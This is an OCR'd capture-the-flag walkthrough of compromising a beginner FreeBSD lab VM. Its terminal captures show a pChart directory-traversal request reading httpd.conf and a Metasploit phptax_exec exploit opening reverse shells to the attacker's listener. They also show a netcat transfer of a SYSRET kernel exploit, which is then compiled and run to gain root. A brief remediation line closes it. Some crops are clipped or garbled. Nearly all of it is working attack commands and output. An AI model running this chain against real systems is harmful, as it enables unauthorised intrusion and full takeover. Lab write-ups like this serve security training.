
```
 Distributed authoring and versioning (WebDAV)
nclude etc/apache22/extra/httpd-dav.conf

 Various default settings
nclude etc/apache22/extra/httpd-default.conf

 Secure (SSL/TLS) connections
nclude etc/apache22/extra/httpd-ssl.conf

 Note: The following must must be present to support
       starting without SSL on platforms with no /dev/random equivalent
       but a statically compiled-in mod_ssl.

IfModule ssl_module>
SLRandomSeed startup builtin
SLRandomSeed connect builtin
/IfModule>

etEnvIf User-Agent ^Mozilla/4.0 Mozilla4_browser

VirtualHost *:8080>
   DocumentRoot /usr/local/www/apache22/data2

Directory "/usr/local/www/apache22/data2">
   Options Indexes FollowSymLinks
   AllowOverride All
   Order allow,deny
   Allow from env=Mozilla4_browser
/Directory>



/VirtualHost>


nclude etc/apache22/Includes/*.conf
```




```
┌──(kali㉿kali)-[~]
└─$ curl "http://192.168.20.5/pChart2.1.3/examples/index.php?Action=View&Script=%2f..%2f..%2fusr/local/etc/apache22/
httpd.conf" | html2text
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 31906    0 31906    0     0  3314k      0 --:--:-- --:--:-- --:--:-- 3462k
#
# This is the main Apache HTTP server configuration file.  It contains the
# configuration directives that give the server its instructions.
# See <URL:http://httpd.apache.org/docs/2.2> for detailed information.
# In particular, see
# <URL:http://httpd.apache.org/docs/2.2/mod/directives.html>
# for a discussion of each configuration directive.
#
# Do NOT simply read the instructions in here without understanding
# what they do.  They're here only as hints or reminders.  If you are unsure
# consult the online docs. You have been warned.
#
# Configuration and logfile names: If the filenames you specify for many
# of the server's control files begin with "/" (or "drive:/" for Win32), the
# server will use that explicit path.  If the filenames do *not* begin
# with "/", the value of ServerRoot is prepended -- so "/var/log/foo_log"
# with ServerRoot set to "/usr/local" will be interpreted by the
# server as "/usr/local//var/log/foo_log".

#
# ServerRoot: The top of the directory tree under which the server's
# configuration, error, and log files are kept.
#
# Do not add a slash at the end of the directory path.  If you point
# ServerRoot at a non-local disk, be sure to point the LockFile directive
# at a local disk.  If you wish to share the same ServerRoot for multiple
# httpd daemons, you will need to change at least LockFile and PidFile.
#
ServerRoot "/usr/local"

#
# Listen: Allows you to bind Apache to specific IP addresses and/or
# ports, instead of the default. See also the <VirtualHost>
# directive.
#
# Change this to Listen on specific IP addresses as shown below to
# prevent Apache from glomming onto all bound IP addresses.
#
```




```
┌──(kali㉿kali)-[~]
└─$ curl -A "Mozilla/4.0" http://192.168.20.5:8080/
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /</title>
 </head>
 <body>
<h1>Index of /</h1>
<ul><li><a href="phptax/"> phptax/</a></li>
</ul>
</body></html>

┌──(kali㉿kali)-[~]
└─$ 
```




```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session


 ______________________________________________________________________________
|                                                                              |
|                   METASPLOIT CYBER MISSILE COMMAND V5                        |
|______________________________________________________________________________|
      \                                  /                      /
       \     .                          /                      /            x
        \                              /                      /
         \                            /          +           /
          \            +             /                      /
           *                        /                      /
                                   /      .               /
    X                             /                      /            X
                                 /                     ###
                                /                     # % #
                               /                       ###
                      .       /
     .                       /      .            *           .
                            /
                           *
                  +                       *

                                       ^
####      __     __     __          #######         __     __     __        ####
####    /    \ /    \ /    \      ###########     /    \ /    \ /    \      ####
################################################################################
################################################################################
# WAVE 5 ######## SCORE 31337 ################################## HIGH FFFFFFFF #
################################################################################
                                                           https://metasploit.com


       =[ metasploit v6.4.90-dev                                ]
+ -- --=[ 2,561 exploits - 1,307 auxiliary - 1,683 payloads     ]
+ -- --=[ 431 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search phptax
```




```
The Metasploit Framework is a Rapid7 Open Source Project

msf > search phptax

Matching Modules
================

   #  Name                            Disclosure Date  Rank       Check  Description
   -  ----                            ---------------  ----       -----  -----------
   0  exploit/multi/http/phptax_exec  2012-10-08       excellent  Yes    PhpTax pfilez Parameter Exec Remote Code In
jection


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/phptax_exec

msf > use 0
msf exploit(multi/http/phptax_exec) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(multi/http/phptax_exec) > set RHOSTS 192.168.20.5
RHOSTS => 192.168.20.5
msf exploit(multi/http/phptax_exec) > set RPORT 8080
RPORT => 8080
msf exploit(multi/http/phptax_exec) > set LHOST 192.168.20.7
LHOST => 192.168.20.7
msf exploit(multi/http/phptax_exec) > set LPORT 9001
LPORT => 9001
msf exploit(multi/http/phptax_exec) > set UserAgent Mozilla/4.0
UserAgent => Mozilla/4.0
msf exploit(multi/http/phptax_exec) > show options

Module options (exploit/multi/http/phptax_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]. Supported p
                                         roxies: socks5h, sapni, http, socks4, socks5
   RHOSTS     192.168.20.5     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
                                         /basics/using-metasploit.html
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /phptax/         yes       The path to the web application
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse):
```




```
ayload options (cmd/unix/reverse):

  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  LHOST  192.168.20.7     yes       The listen address (an interface may be specified)
  LPORT  9001             yes       The listen port


xploit target:

  Id  Name
  --  ----
  0   PhpTax 0.8



iew the full module info with the info, or info -d command.

sf exploit(multi/http/phptax_exec) > exploit
*] Started reverse TCP double handler on 192.168.20.7:9001
*] 192.168.20.5:8080 - Sending request ...
*] Accepted the first client connection ...
*] Accepted the second client connection ...
*] Accepted the first client connection ...
*] Accepted the second client connection ...
*] Command: echo LYmyb2nbSt72iPfg;
*] Writing to socket A
*] Writing to socket B
*] Reading from sockets ...
*] Command: echo U9kGJf8gYGbJhupP;
*] Writing to socket A
*] Writing to socket B
*] Reading from sockets ...
*] Reading from socket B
*] B: "LYmyb2nbSt72iPfg\r\n"
*] Matching ...
*] A is input ...
*] Reading from socket B
*] B: "U9kGJf8gYGbJhupP\r\n"
*] Matching ...
*] A is input ...
*] Command shell session 1 opened (192.168.20.7:9001 → 192.168.20.5:22858) at 2025-10-16 04:01:21 -0400
*] Command shell session 2 opened (192.168.20.7:9001 → 192.168.20.5:12054) at 2025-10-16 04:01:21 -0400
```




```
[*] Reading from socket B
[*] B: "U9kGJf8gYGbJhupP\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.20.7:9001 → 192.168.20.5:22858) at 2025-10-16 04:01:21 -0400
[*] Command shell session 2 opened (192.168.20.7:9001 → 192.168.20.5:12054) at 2025-10-16 04:01:21 -0400

whoami
www
ls
data
drawimage.php
files
icons.inc
index.php
maps
pictures
readme
ttf
cat files
�y��������
          ����.���������������������
                                    ���� .. ���������y��������▒���1040ab-pg1.tob���������y��������▒���1040ab-pg2.tob��
1040d-pg2.tob�������������y��������▒�������y��������▒���1040d1-pg2.tob���������y��������▒����
```




```
┌──(kali㉿kali)-[~]
└─$ searchsploit freebsd 9.0
---------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                        |  Path
---------------------------------------------------------------------- ---------------------------------
FreeBSD 9.0 - Intel SYSRET Kernel Privilege Escalation                | freebsd/local/28718.c
FreeBSD 9.0 < 9.1 - 'mmap/ptrace' Local Privilege Escalation          | freebsd/local/26368.c
---------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```




```
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
which curl
/usr/bin/gcc
gcc: No input files specified
which gcc
/usr/bin/gcc
which nc
/usr/bin/nc
which python
```




```
zsh: suspended  nc -nvlp 9002 < /usr/share/exploitdb/exploits/freebsd/local/28718.c

┌──(kali㉿kali)-[~]
└─$ nc -nvlp 9002 < /usr/share/exploitdb/exploits/freebsd/local/28718.c
listening on [any] 9002 ...
```




```
which python
cd /tmp
nc 192.168.20.7 9002 > exploit.c
md5 exploit.c
```



```
$ ls
1040
28718.c
SchA
SchB
SchD
SchD1
W2
pdf
rce.php
$ █
```



```
$ gcc 28718.c -o 28718
28718.c:178:2: warning: no newline at end of file
$ ./28718
[+] SYSRET FUCKUP!!
[+] Start Engine...
[+] Crotz...
[+] Crotz...
[+] Crotz...
[+] Woohoo!!!
$ id
uid=0(root) gid=0(wheel) groups=0(wheel)
$ whoami
root
$ 
```



```
$ cd /root
$ pwd
/root
$ ls
.cshrc
.history
.k5login
.login
.mysql_history
.profile
congrats.txt
folderMonitor.log
httpd-access.log
lazyClearLog.sh
monitor.py
ossec-alerts.log
$ cat congrats.txt
If you are reading this, it means you got root (or cheated).
Congratulations either way...

Hope you enjoyed this new VM of mine. As always, they are made for the beginner in
mind, and not meant for the seasoned pentester. However this does not mean one
can't enjoy them.

As with all my VMs, besides getting "root" on the system, the goal is to also
learn the basics skills needed to compromise a system. Most importantly, in my mind,
are information gathering & research. Anyone can throw massive amounts of exploits
and "hope" it works, but think about the traffic.. the logs... Best to take it
slow, and read up on the information you gathered and hopefully craft better
more targetted attacks.
```

Remediation

- Immediate — Isolate the VM from production networks. Patch or replace vulnerable web applications (remove pChart 2.1.3 and phpTax or apply vendor fixes). Upgrade or decommission services running PHP 5.3 / Apache 2.2.
